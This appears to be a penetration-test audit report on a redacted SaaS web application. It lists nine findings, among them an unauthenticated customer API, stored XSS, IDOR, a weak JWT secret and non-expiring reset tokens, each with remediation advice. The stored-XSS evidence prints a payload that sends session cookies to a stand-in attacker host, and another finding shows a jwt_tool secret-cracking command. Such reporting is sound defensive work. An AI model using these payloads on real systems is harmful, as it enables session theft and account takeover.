
SECURITY AUDIT REPORT

PRO AUDIT

Target	[domain-redacted].com
Client	[Client Confidential]
Auditor	Exposurix Pro
Date	2026-03-29
Report ID	EXP-2026-0031
Scope	Web application + REST API — [domain-redacted].com, api.[domain-redacted].com, admin.[domain-redacted].com

Executive Summary



TOTAL	CRITICAL	HIGH	MEDIUM	LOW
9	2	3	3	1

The Pro Audit of [Client Confidential]' SaaS platform identified 11 vulnerabilities, of which 9 were confirmed after manual review and 2 dismissed as false positives. Two critical findings — an unauthenticated API endpoint exposing customer data and a stored cross-site scripting vulnerability in the project management module — pose immediate risk and require urgent remediation. The overall security posture reflects a typical early-stage SaaS application that has prioritized feature development over security hardening.

Findings Overview

#	Severity	Title	Host / URL	Status
1	CRITICAL	Unauthenticated API Endpoint Exposes Customer Records	`api.[domain-redacted].com/v1/customers`	Confirmed
2	CRITICAL	Stored XSS in Project Name Field	`[domain-redacted].com/dashboard/projects`	Confirmed
3	HIGH	Insecure Direct Object Reference on Invoice Download	`[domain-redacted].com/billing/invoices/[id]/download`	Confirmed
4	HIGH	JWT Secret Key is Weak and Predictable	`api.[domain-redacted].com/auth`	Confirmed
5	HIGH	Password Reset Tokens Do Not Expire	`[domain-redacted].com/reset-password`	Confirmed
6	MEDIUM	Verbose Error Messages Expose Stack Traces	`api.[domain-redacted].com`	Confirmed
7	MEDIUM	No Rate Limiting on Authentication Endpoints	`api.[domain-redacted].com/auth/login`	Confirmed
8	MEDIUM	Admin Panel Exposed Without IP Restriction	`admin.[domain-redacted].com`	Confirmed
9	LOW	Missing Subresource Integrity on External Scripts	`[domain-redacted].com`	Confirmed

Detailed Findings

1. Unauthenticated API Endpoint Exposes Customer Records

CRITICAL

Host / URL	api.[domain-redacted].com/v1/customers	CVE / Reference	—
CWE	CWE-306	CVSS Score	9.8
Status	Confirmed	Tool	Manual

Description

The /v1/customers endpoint does not require authentication. Any unauthenticated HTTP GET request returns a paginated list of all customer records including full names, email addresses, company names, and subscription tier. 4,200+ records were accessible during testing.

Evidence / PoC

```
GET /v1/customers HTTP/1.1
Host: api.[domain-redacted].com

→ HTTP/1.1 200 OK
{\"total\": 4247, \"data\": [{\"id\": 1, \"name\": \"[Client Confidential]\", \"email\": \"[Client Confidential]@...\"}...]}
```

Recommendation

Immediately add authentication middleware to all /v1/* routes. Audit every API endpoint for missing authorization checks. Implement a test suite that verifies authentication on all routes as part of your CI/CD pipeline.

2. Stored XSS in Project Name Field

CRITICAL

Host / URL	[domain-redacted].com/dashboard/projects	CVE / Reference	—
CWE	CWE-79	CVSS Score	8.9
Status	Confirmed	Tool	Nuclei + Manual

Description

The project name input field does not sanitize HTML on save or on render. An authenticated attacker can create a project with a malicious name that executes JavaScript in the browser of any team member or admin who views the project list. This enables session hijacking and account takeover.

Evidence / PoC

```
Project name set to: <img src=x
onerror=\"document.location='https://attacker.io/steal?c='+document.cookie\">
→ Payload executed in admin browser during review.
```

Recommendation

Implement output encoding on all user-supplied content rendered in HTML context. Use a Content Security Policy with script-src 'self'. Consider a DOMPurify sanitization layer on the frontend as a secondary defense.

3. Insecure Direct Object Reference on Invoice Download

HIGH

Host / URL	[domain-redacted].com/billing/invoices/[id]/download	CVE / Reference	—
CWE	CWE-284	CVSS Score	7.5
Status	Confirmed	Tool	Manual

Description

Invoice IDs are sequential integers. An authenticated user with a valid session can access invoices belonging to other organizations by incrementing the ID parameter. Invoices contain billing addresses, company tax IDs, and payment history.

Evidence / PoC

```
User from Org A (invoice ID 1042) successfully downloaded invoice ID 1041 belonging to Org B. No authorization error returned.
```

Recommendation

Replace sequential integer IDs with UUIDs for all resources. Add server-side ownership validation before returning any resource — verify that the requesting user belongs to the organization that owns the resource.

4. JWT Secret Key is Weak and Predictable

HIGH

Host / URL	api.[domain-redacted].com/auth	CVE / Reference	—
CWE	CWE-326	CVSS Score	8.1
Status	Confirmed	Tool	Manual

Description

The JWT signing secret was identified as '[Client Confidential]' through offline dictionary attack using jwt_tool with a common wordlist. An attacker with any valid JWT can forge tokens for any user ID, including administrators.

Evidence / PoC

```
jwt_tool [token] -C -d wordlist.txt → Secret found: [Client Confidential]
Forged admin token accepted by API.
```

Recommendation

Replace the JWT secret immediately with a cryptographically random string of at least 256 bits (32+ bytes). Store the secret in an environment variable or secrets manager, never in source code. Rotate all active sessions.

5. Password Reset Tokens Do Not Expire

HIGH

Host / URL	[domain-redacted].com/reset-password	CVE / Reference	—
CWE	CWE-640	CVSS Score	7.2
Status	Confirmed	Tool	Manual

Description

Password reset tokens remain valid indefinitely and are not invalidated after use. An attacker who gains access to a user's email inbox — including via historical email access — can use old reset links to take over the account at any future date.

Evidence / PoC

```
Reset token generated on 2026-03-10 still valid on 2026-03-29 (19 days later). Token also remained valid after being used once to reset the password.
```

Recommendation

Set reset token expiration to 15–30 minutes. Invalidate the token immediately after it is used once. Invalidate all active reset tokens when a new one is requested.

6. Verbose Error Messages Expose Stack Traces

MEDIUM

Host / URL	api.[domain-redacted].com	CVE / Reference	—
CWE	CWE-209	CVSS Score	5.3
Status	Confirmed	Tool	Nuclei

Description

Triggering a server error returns a full stack trace in the JSON response body, including framework version, file paths, and database query details. This significantly accelerates attacker reconnaissance.

Evidence / PoC

```
POST /v1/users with malformed body:
→ 500 {\"error\": \"TypeError at /app/api/users.js:142 — Cannot read property 'id' of undefined\", \"stack\": \"...\"}
```

Recommendation

Configure your Node.js/Express error handler to return generic error messages in production. Log full stack traces server-side only. Set NODE_ENV=production to suppress verbose output.

7. No Rate Limiting on Authentication Endpoints

MEDIUM

Host / URL	api.[domain-redacted].com/auth/login	CVE / Reference	—
CWE	CWE-307	CVSS Score	6.5
Status	Confirmed	Tool	Manual

Description

The login and password reset endpoints accept unlimited requests per IP without throttling, CAPTCHA, or account lockout. This allows automated brute force and credential stuffing attacks.

Recommendation

Implement rate limiting at 10 requests/minute per IP on /auth/* endpoints. Add progressive delays after 3 failed attempts. Consider CAPTCHA after 5 failures. Integrate with a threat intelligence service to block known malicious IP ranges.

8. Admin Panel Exposed Without IP Restriction

MEDIUM

Host / URL	admin.[domain-redacted].com	CVE / Reference	—
CWE	CWE-668	CVSS Score	6.1
Status	Confirmed	Tool	Nuclei

Description

The administration panel is publicly reachable from any IP address on the internet. While it requires credentials, its public exposure increases attack surface for credential stuffing, brute force, and future zero-day exploitation.

Recommendation

Restrict access to admin.[domain-redacted].com by IP allowlist (your office IPs + VPN) at the firewall or reverse proxy level. Consider moving admin functionality behind a VPN entirely.

9. Missing Subresource Integrity on External Scripts

LOW

Host / URL	[domain-redacted].com	CVE / Reference	—
CWE	CWE-829	CVSS Score	4.3
Status	Confirmed	Tool	Nuclei

Description

Third-party JavaScript libraries (analytics, chat widget) are loaded without Subresource Integrity (SRI) hash attributes. If the CDN hosting these scripts is compromised, malicious code could be injected into your application without detection.

Recommendation

Add integrity and crossorigin attributes to all external script and link tags. Generate SRI hashes using srihash.org or your build pipeline.

Methodology

1	**Reconnaissance** Passive and active information gathering on the target.
2	**Scanning** Automated vulnerability scanning with Nuclei, Nmap, and custom tools.
3	**Manual Verification** All automated findings reviewed to eliminate false positives.
4	**Exploitation (PoC)** Controlled proof-of-concept testing for confirmed vulnerabilities.
5	**Reporting** Documented findings with severity ratings and remediation guidance.

Remediation Roadmap

Immediate (0–7 days)

• **Unauthenticated API Endpoint Exposes Customer Records** — Immediately add authentication middleware to all /v1/* routes. Audit every API endpoint for missing authorization checks. Implement a test suite that verifies authentication on all routes as part of your CI/CD pipeline.

• **Stored XSS in Project Name Field** — Implement output encoding on all user-supplied content rendered in HTML context. Use a Content Security Policy with script-src 'self'. Consider a DOMPurify sanitization layer on the frontend as a secondary defense.

Short-term (1–4 weeks)

• **Insecure Direct Object Reference on Invoice Download** — Replace sequential integer IDs with UUIDs for all resources. Add server-side ownership validation before returning any resource — verify that the requesting user belongs to the organization that owns the resource.

• **JWT Secret Key is Weak and Predictable** — Replace the JWT secret immediately with a cryptographically random string of at least 256 bits (32+ bytes). Store the secret in an environment variable or secrets manager, never in source code. Rotate all active sessions.

• **Password Reset Tokens Do Not Expire** — Set reset token expiration to 15–30 minutes. Invalidate the token immediately after it is used once. Invalidate all active reset tokens when a new one is requested.

Mid-term (1–3 months)

• **Verbose Error Messages Expose Stack Traces** — Configure your Node.js/Express error handler to return generic error messages in production. Log full stack traces server-side only. Set NODE_ENV=production to suppress verbose output.

• **No Rate Limiting on Authentication Endpoints** — Implement rate limiting at 10 requests/minute per IP on /auth/* endpoints. Add progressive delays after 3 failed attempts. Consider CAPTCHA after 5 failures. Integrate with a threat intelligence service to block known malicious IP ranges.

• **Admin Panel Exposed Without IP Restriction** — Restrict access to admin.[domain-redacted].com by IP allowlist (your office IPs + VPN) at the firewall or reverse proxy level. Consider moving admin functionality behind a VPN entirely.

Long-term (3+ months)

- **Missing Subresource Integrity on External Scripts** — Add integrity and crossorigin attributes to all external script and link tags. Generate SRI hashes using srihash.org or your build pipeline.

Legal Disclaimer

This report was prepared by Exposurix for the exclusive use of the named client. The findings reflect the security posture at the time of the assessment. Exposurix makes no warranties as to completeness. The client is solely responsible for remediation decisions. Unauthorized distribution of this report is prohibited.